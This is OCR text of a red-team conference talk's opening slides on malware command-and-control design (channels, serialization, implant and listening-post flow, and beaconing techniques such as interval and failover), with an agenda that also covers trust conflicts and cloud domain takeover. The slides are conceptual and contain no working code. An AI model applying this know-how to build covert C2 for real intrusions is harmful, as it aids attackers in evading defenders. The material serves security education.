Flying A False Flag


Advanced C2, Trust Conflicts, and Domain Takeover

[bio]

Nick Landers : @monoxgas

Technical Lead,

Silent Break Security



- Research & Development
- Offensive Operations
- Consulting


- Dark Side Ops
- Shellcode RDI (sRDI)
- Red Team Toolkit (RTT)

[agenda]

- C2 Methodology
  - Techniques and Theory
- C2 Channels
  - Classic and Modern
- Trust Conflicts
  - Existing and Fresh
- Cloud Abuse & Takeover
  - The death of an IP
- Final Thoughts



command
&
control

[software model]




[software model]

- Channel Selection
- Redundancy
- Obfuscation
- Serialization
- Encryption
- Trust



[**mal**ware model]

- Channel Selection
- Redundancy
- Obfuscation
- Serialization
- Encryption
- Trust



[define: c2]

User Input | `“upload file.ext”`

Parsing & Prep | `fdata = read(file.ext)`

Serialization | `0x420xFF0x420x54`

Data Transfer | `page?id=AABDlwIEjrl`

Deserialization | `0x420xFF0x420x54`

Execution | `write(fdata)`

LP

Implant

[define: c2]

User Input | `“upload file.ext”`

Parsing & Prep | `fdata = read(file.ext)`

C2

Serialization | `0x420xFF0x420x54`

Data Transfer | `page?id=AABDlwIEjrl`

Deserialization | `0x420xFF0x420x54`

Execution | `write(fdata)`

LP

Implant

[methodology]

C2 = Technique

[strategy of execution]

+

Channel

[medium for communication]

[methodology]

C2 = Technique

[strategy of execution]


+

Channel

[medium for communication]


[technique]

- Orientation
- Interval
- Distribution
- Failover
- Routing




[technique]

- **Orientation**
- Interval
- Distribution
- Failover
- Routing



[technique]


- **Orientation**
- Interval
- Distribution
- Failover
- Routing



[implementation - solicitation]

